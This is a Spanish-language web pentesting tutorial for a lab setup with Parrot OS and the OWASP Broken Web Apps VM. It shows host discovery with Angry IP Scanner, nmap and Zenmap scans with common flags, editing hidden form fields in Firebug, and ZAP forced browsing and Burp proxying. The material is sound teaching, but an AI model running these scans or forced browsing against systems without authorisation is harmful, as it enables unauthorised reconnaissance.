


Imagen 1.1.8: Repertorio de Herramientas incluidas en Parrot, mostrando la categoría de "Análisis de Aplicaciones

Las que utilizaremos se dividen en 3 categorías:

- Web Application Proxies
- Web Crawlers and Directory Browsing/ Bruteforce
- Web Vulnerability Scanners

PROXIES DE APLICACIONES WEB.

Un proxy HTTP es una de las herramientas importantes en el kit de un Pentester para la auditoria de aplicaciones web y en las distros con las que trabajaremos se incluyen varias herramientas de este tipo. Es un software que se coloca en medio del canal de comunicación del navegador y el sitio web, interceptando el tráfico que fluye entre estos

WEB CRAWLERS & SPIDERS.

Algunas aplicaciones ocultan los directorios web que un usuario normal que interactúan con la aplicación web no ve. Los "Rastreadores web" tratan de encontrar las guías ocultas dentro de una aplicación web, lo que los hace realmente útiles son que recopilan mayor información y esto nos permite realizar un pentest más provechoso

ESCANERÉS DE APLICACIONES WEB.

Después la recopilación de información, se procede a realizar la búsqueda de vulnerabilidades en las aplicaciones web, en las distros con las que trabajaremos hay una variedad de herramientas de este tipo para realizar la intrusión.

Recopilación de información

En un escenario de Pentesting de una red, el reconocimiento/recopilación de información es la fase donde los Pentesters deben identificar todos los activos en los sistemas de red, firewalls y IPS (Sistema de prevención de intrusos) también obtener información sobre la compañía, la red hasta incluso los empleados. En nuestro caso, en el Pentesting de aplicaciones web, esta etapa será todo acerca de conocer a la aplicación, la base de datos, los usuarios, el servidor, y la relación entre la aplicación y nosotros.

Encontrando Hosts.

Cuando nos encontramos en la fase de "information gathering" o recopilación de información, es de gran utilidad contar con herramientas que nos permitan encontrar **Hosts**, "**Devices**" o equipos en la red que nos encontremos, esto puede llevarse a cabo de 2 formas, ya sea utilizando herramientas automatizadas o configurando nosotros nuestro escaneo.

En las distribuciones de seguridad existe un extenso repertorio de herramientas que pueden hacer este trabajo, asi como también existen otras que no están incluidas en etas distros y tenemos que instalaras por nuestra cuenta, para nuestra ventaja, Parrot contiene ya precargada una herramienta llamada **Angry IP Scanner**, la cual no se encuentra en Kali, esta nos permite encontrar dispositivos "**Alive**" o Funcionando en el rango de IP que nosotros especifiquemos, aunque la herramienta lo **coloca por Default**.

La podemos encontrar en el menú principal de la distro; en **Applications, Parrot, Most Used Tools, AngryIP Scanner.** O también el **Applications, Parrot, Information gathering, Live Host Identification, AngryIP Scanner:**

Imagen 1.1.9: Ubicación de "Angry IP Scanner".

NOTA: Nuestra máquina virtual OWASP BWA debe estar encendida y configurada en modo NAT para que este en la misma red que la maquina atacante.

- Ya ubicada la herramienta **de Angry IP Scanner** abrimos y verificamos que nuestro **rango de IP** sea el correcto y hacemos clic en **Start:**




Imagen 1.2.0: Configuración por defecto al abrir "Angry IP Scanner".

- Al finalizar nos mostrará in aviso de que el escaneo ha finalizado, indicándonos el número de "**Hosts Alive"** que se encontraron, en este caso fueron 4 :





Imagen 1.2.1: Resultados arrojados por Nmap.

- Volviendo a la herramienta se mostrará un listado de los Host escaneados, los "**Dead**" y "**Alive**", indicaremos que los queremos ordenar por nombre, para identificar más rápido estos Hosts funcionando:

Imagen 1.2.2: Ordenando los Hosts por su nombre.



- Podemos ver que se muestra "**Alive**" nuestra **VM OWASP,** donde nos indica su IP, nombre del HOST y demás:




Imagen 1.2.3: Host de OWASP BWA encontrado.

Angry IP Scanner es una herramienta automatizada que nos permite encontrar Host Funcionales que estén dentro de nuestro rango de IP, lo que es de gran utilidad ya que nos ahorra tiempo al hacer escaneos de nuestras redes.

Escaneo e identificación de servicios con Nmap.

Nmap es una herramienta que nos permite hacer "**information gathering**" o recopilación de información, así como encontrar puertos abiertos (cerrados si así también lo queremos), obtener las versiones de los servicios que están corriendo en los hosts remotos y demás funciones y tareas que se pueden llevar a cabo con la herramienta, esto gracias a su extenso repertorio de parámetros de configuración para establecer en los escaneos a realizar.

- Una vez ambas VMs iniciados, la maquina atacante (Parrot) y la maquina objetivo (OWASP BWA) en Parrot que es la distro para Pentesting abrimos una terminal de comandos, en donde ejecutaremos el siguiente comando: **nmap – sV -O "IP de maquina vulnerable",** con esto haremos un escaneo al host que es nuestra maquina OWASP, presionamos Enter y veremos cómo se lleva a cabo el escaneo y muestra la información relevante solicitada por los parámetros de configuración, donde "**sV**" muestra la información de los servicios ejecutándose en los puertos abiertos, y "**O**" habilita la detección del Sistema Operativo del host a escanear.




Imagen 1.2.4: Información encontrada por Nmap.

- Vemos que el sistema es un Linux con Kernel 2.6, Apache versión 2.2.14, PHP 5.3.2 y demás detalles sobre el sistema dentro de este Host.

Nmap es un escáner que trabaja mayormente con puertos, lo que significa que **envía paquetes, o peticiones** de tipo UDP o TCP hacia el host para poder realizar el trabajo, el comando que ejecutamos fue la forma más simple de hacerlo, puesto **que hay muchas formas de conseguirlo**, ya sea de esta manera o de forma **cautelosa**.

- Para ver el listado completo de comandos para uso con Nmap, se pueden mostrar Con el comando **"-h" o "help" podemos ver todas las opciones de uso para** nmap (y cualquier otra herramienta en la distribución).

Lista de comandos de uso común en Nmap:

Parámetro de Nmap	**Función.**
-sS	Realiza un escaneo de tipo SYN, en donde se lleva a cabo un escaneo más cauteloso o de tipo ***"Stealth"***
-sV	Este parámetro indica que en el escaneo se identifiquen los servicios que estén en ejecución en los puertos abiertos en el Host.
-p	Indica el rango de puertos que abarcará el escaneo de un Host, Ejemplo: **nmap –sV "IP del Host" –p 1-4444**

-F	Realiza un escaneo más rápido de puertos que el escaneo por default.
-O	Este parámetro trata de identificar el sistema operativo que está corriendo en el Host a escanear.
-sn	Deshabilita el escaneo de puertos.

Uso de Zenmap para recopilar información.

Como vimos con Nmap, es una herramienta que nos permite realizar la recopilación de información de uno o muchos hosts que configuremos junto con sus parámetros de uso de la herramienta, la ventaja de este es que tiene numerosas opciones para la configuración de un escaneo. Haremos una demostración con Zenmap, que es una version más completa de Nmap que cuenta con una amigable interfaz gráfica de fácil uso, para abrirla podemos encontrarla en el repertorio de Information Gathering en el menú de Parrot o simplemente podemos abrir una terminal de comandos y escribir "**zenmap**" para iniciarlo

- Para realizar un escaneo de todo el rango de nuestra IP, basta con ingresar en el campo de la IP, nuestra IP, y en el **último identificador** de host escribimos: "**0/24**" para realizar el escaneo del **host 1 al 255.**

- En el tipo de escaneo escogeremos el "**Quick Scan plus**", al escogerlo se muestran los parámetros de configuración que implican ese tipo de escaneo. Ya configuradas ambas opciones (**IP y Tipo de Escaneo**) hacemos clic en Scan para iniciar:




Imagen 1.2.5: Configuracion del rango que abarcará el escaneo, asi como el tipo de escaneo que se utilizará.

- Al terminar se arrojaran los resultados del escaneo, indicando lo que pueden demostrar los parámetros de configuración involucrados en el escaneo, asi como un mejor informe acerca de los resultados:




Imagen 1.2.6: Resultados obtenidos por el escaneo realizado mediante Zenmap.

Conociendo a nuestra maquina para pruebas, OWASP Broken Web Apps

Después de haber finalizado con su descarga e instalación en nuestro laboratorio para pentesting y haber realzado una sencilla recopilación de información, es momento de familiarizarnos con ella, como se comentó antes, OWASP Broken Webs App, es un proyecto que está enfocado a que su uso se exclusivamente para realizar pentesting en un ambiente de simulación, en donde se pueden realizar pruebas en la gran variedad de aplicaciones web dañadas intencionalmente que hay dentro de la VM, que es lo que la hace bastante provechosa. Entre lo que podemos hacer con ella se encuentra:

- Probar diferentes herramientas automatizadas para una tarea concreta
- Probar técnicas manuales para aproximaciones.
- Realizar Ataques y pruebas a las aplicaciones cuantas veces queramos para entender mejor como es que se lleva a cabo esto.
- Entender la seguridad web desde un enfoque práctico.
- Probar herramientas de análisis de Aplicaciones web




Imagen 1.2.7: Ingreso a la VM de OWASP BWA desde el navegador web, solo colocando la IP de la VM OWASPBWA.

Podemos ver que se ingresó correctamente, asi como también vemos anotaciones acerca de la descripción y uso de esta máquina, como también indica el que hay un listado con las aplicaciones web dañadas intencionalmente con las que se puede trabajar y realizar pruebas:

Imagen 1.2.8: Listado de Aplicaciones que contienen más aplicaciones para la realizar

Imagen 1.2.9: Aplicaciones que proporcionan un ambiente más real para las simulaciones

Uso de Firebug para alterar comportamiento de una aplicación Web.

Firebug es una extensión para navegadores que nos permite **analizar los componentes que están dentro de una página web**, ya sean tablas, frames, clases y demás. Haremos este análisis a una página web que está dentro de nuestra maquina vulnerable (**OWASP Broken Web Application**), teniendo corriendo ambas maquinas, Parrot y OWASP, en Parrot entraremos desde "**Mantra**" que es un navegador con muchas extensiones ya instaladas para análisis y auditoria web, en Parrot ya está **precargado**, por lo que solo hay que

iniciarlo, se puede encontrar en el menú de Parrot o lo podemos iniciar con el comando "**owasp-mantra-ff**":




Imagen 1.3.0: Iniciando el Navegador "Mantra" desde la terminal de comandos.

- Ya iniciado, nos abrirá un nuevo navegador junto con todos los "**add-ons**" o extensiones para análisis web, desde este navegador ingresaremos a nuestro servidor OWASP, colocando la dirección IP de esta máquina virtual en la barra del navegador, dentro entraremos a la aplicación de "**WackoPicko**"

- **La dirección IP cambiará en tu laboratorio para pentesting**:




Imagen 1.3.1: Vista de como luce el navegador "Mantra" y la ubicación de algunas de sus herramientas.

- Dentro de la página hacemos clic derecho en el campo de "**Check this File**" y seleccionamos **"Inspeccionar elemento con Firebug"** y nos mostrara el código fuente, posicionándonos en la parte del campo o lugar donde decidimos realizar la inspección:




Imagen 1.3.2: Vista del código fuente mediante Firebug.

- Vemos que hay un "**type=Hidden**" en el primer input, podemos interactuar con esto, hacemos doble clic y lo sustituimos por "**text**" y cambiara el input, donde ahora aparece el valor de carga permitido para archivos. Aquí modificamos el comportamiento básico de la página web, en vez de que se utilice un input, aparece una caja de texto con una cifra:

Imagen 1.3.2: alteración de elementos con el uso de Firebug.

- Firebug nos permite analizar los elementos y poder modificarlos, así para alterar la forma en el que el navegador los interpreta, asi dándonos cuenta de los fallos o vulnerabilidades que tienen estas aplicaciones web, que comúnmente ocurren al momento del desarrollo de estas mismas, la herramienta es de gran ayuda al momento de que nosotros exploremos de forma manual las aplicaciones y asi encontrar estos puntos débiles.

NOTA: Si la página es recargada, se mostrará la versión original generada por el servidor.

Crawlers y spiders.

Como parte de la fase de recopilacion de información, en una prueba de penetración web, tendremos que navegar por cada link o URL incluido en una página web y mantener un registro de cada archivo que se muestra por ella. Existen herramientas llamadas "**Crawlers y Spiders**", estas nos ayudan a automatizar tareas de este tipo. Estas herramientas lo que hacen es navegar por una página web siguiendo todos los enlaces y referencias a archivos externos o incluso descargar una página para posteriormente realizar un análisis a esta.

Crawlers: Nos muestran donde está localizada la información, a diferencia con los spiders, los Crawlers solo enumeran la información que encuentran, navegan a través de los objetos y los enumeran para arrojarlos en un listado o reporte.

Uso de crawler con ZAP y búsqueda de directorios.

ZAP es una herramienta desarrollada por el grupo de OWASP, esta nos permite realizar múltiples tareas relacionadas con la auditoria y pentesting web, entre ellas escaneos en busca de vulnerabilidades y fallos de seguridad, recopilar información acerca de un dominio y de más. Es esta aproximación la usaremos para encontrar todos los archivos y demás contenido que este dentro de un dominio, esto con el fin de obtener un panorama mayor acerca de lo que contiene un dominio.

- **Configuraremos el proxy de nuestro navegador web** para que funcione junto con ZAP, ya sea Iceweacel o Mantra. Esto se hace con la finalidad de que nuestro navegador web trabaje junto con la herramienta, ya sea ZAP, Burp Suite, etc.
  Puesto que estas herramientas están diseñadas para que trabajen junto con el navegador web, todo el tráfico que pase a través de este navegador el proxy lo interceptará, **para hacer cualquier tipo de prueba con estas herramientas, el proxy del navegador web debe de estar configurado para trabajar con el Proxy de la Herramienta.**

Para configurarlo se hace lo siguiente:

- Abrimos nuestro navegador web, puede ser Iceweacel o Mantra, dentro de ellos, en la parte superior, nos dirigimos a "**Edit**", "**Preferences**", "**Advanced**" y "**Settings**". Dentro estableceremos usar un "**Proxy manual**" con la configuración siguiente, en donde colocaremos el "**localhost**" como proxy HTTP, con el **puerto 8080**, que es donde corre el servicio HTTP, y estableceremos usar este servidor proxy para todos los protocolos, y hacemos clic en ok para terminar :




Imagen 1.3.3: Configuración que se establecerá en el proxy de nuestro navegador.

- Hecho esto, abriremos ZAP desde la terminal de comandos, ejecutando **"owasp- zap"**

- Dentro, abrimos la pestaña **Tools**, después **Options**, En el listado escogemos **Forced Browse, y después select file.** En donde buscaremos un **wordlist**, para hacer uso de la búsqueda de directorios, el diccionario se encuentra en **usr/share/wordlists/dirbuster** En donde escogeremos el **directory-listlowercase-2.3small.txt** y hacemos clic en Open, después en OK, y nos mostrará una **alerta de que el archivo fue instalado**, hacemos clic en OK de nuevo:




Imagen 1.3.4: Selección del diccionario para realizar el "Crawling".

- En nuestro navegador, navegaremos a la página de **WackoPicko.** Y en ZAP, se mostrará la estructura del host o sitio web que visitamos, mostrando esta estructura hacemos clic derecho en **WackoPicko**:




Imagen 1.3.5: Opción para poder hacer la búsqueda de los Directorios.

- Hacemos clic en Attack y luego en Forced Browser Directory. Se Mostrarán todos los archivos en el sitio web o host que decidamos analizar, esto puede tomar tiempo, de pendiendo la Aplicación web que se esté analizando:




Imagen 1.3.6: Resultados encontrados al finalizar el "Crawling".

- Dentro de la terminal donde iniciamos el proxy, también se muestra el progreso de búsqueda de directorios y archivos mediante la técnica de **"Forced Browse Directory":**




Imagen 1.3.7: Resultados mostrados en la Terminal desde donde se inicializó OWASP ZAP

- El proxy (ZAP) no envía directamente los request hacia el servidor, el proxy hace un **forward** o sigue los requests que estamos que se envían, **no se analizan del todo**.
  El proceso funciona así: escogemos un diccionario que su finalidad sea el encontrar directorios e información y lo configuramos para usarlo hacia ese host, si los archivos (palabras) que vienen en ese "**wordlist**" (diccionario) o lista, existen en la aplicación web, se mostrarán en la pestaña de la "**Exploración Forzada de Directorios**"

Utilizando un spider con Burp suite.

Spiders: Un spider es una herramienta que busca a través un lugar completo todos los enlaces y referencias que haya ahí, encontrando lo relevante a cada enlace, dentro el objeto en particular en el que se encuentre, si hay alguno otro o un enlace, lo seguirá, es decir, busca entre la información y enlaces demás información relacionada.

Burp es una herramienta que quizás es la preferida cuando se trata del análisis del comportamiento de una aplicación web, puesto que trae muchas

funciones y una interfaz gráfica de fácil uso, ya que aún estamos en la parte de recopilación de información, lo utilizaremos para hacer "crawling" a una aplicación web.

- Hay que **configurar el Proxy de nuestro navegador web**, para que funcione con BURP.
- Abrimos Burp Suite, se encuentra en: **Análisis de aplicaciones web, Proxies de aplicaciones web y Burp Suite:**




Imagen 1.3.8: Una de las 2 Ubicaciones de Burp Suite en el repertorio de Herramientas.

- A diferencia de ZAP, este proxy tiene la configuración predeterminada para interceptar todas las solicitudes de la navegación, así interrumpiendo la navegación continua, para evitar estas interrupciones, en BURP, abrimos la pestaña de "**Proxy**" después la de "**Intercept**", estará sombreada la opción "**Intercept is on**" apagamos el Interceptor, quedará así:

Imagen 1.3.9: Pestañas Proxy e intercept, mostrando el Botón "intercept is off".

- Luego en navegamos a la página de "**Bodegeit**", que es una aplicación que está incluida en el repertorio de OWASP, se consigue ingresar colocando la IP en el navegador web como se mencionó antes. (El URL será diferente por la IP)
- Al ingresar a la página de Bodegeit, vemos como se visualizan los paquetes o información que el proxy encuentra.

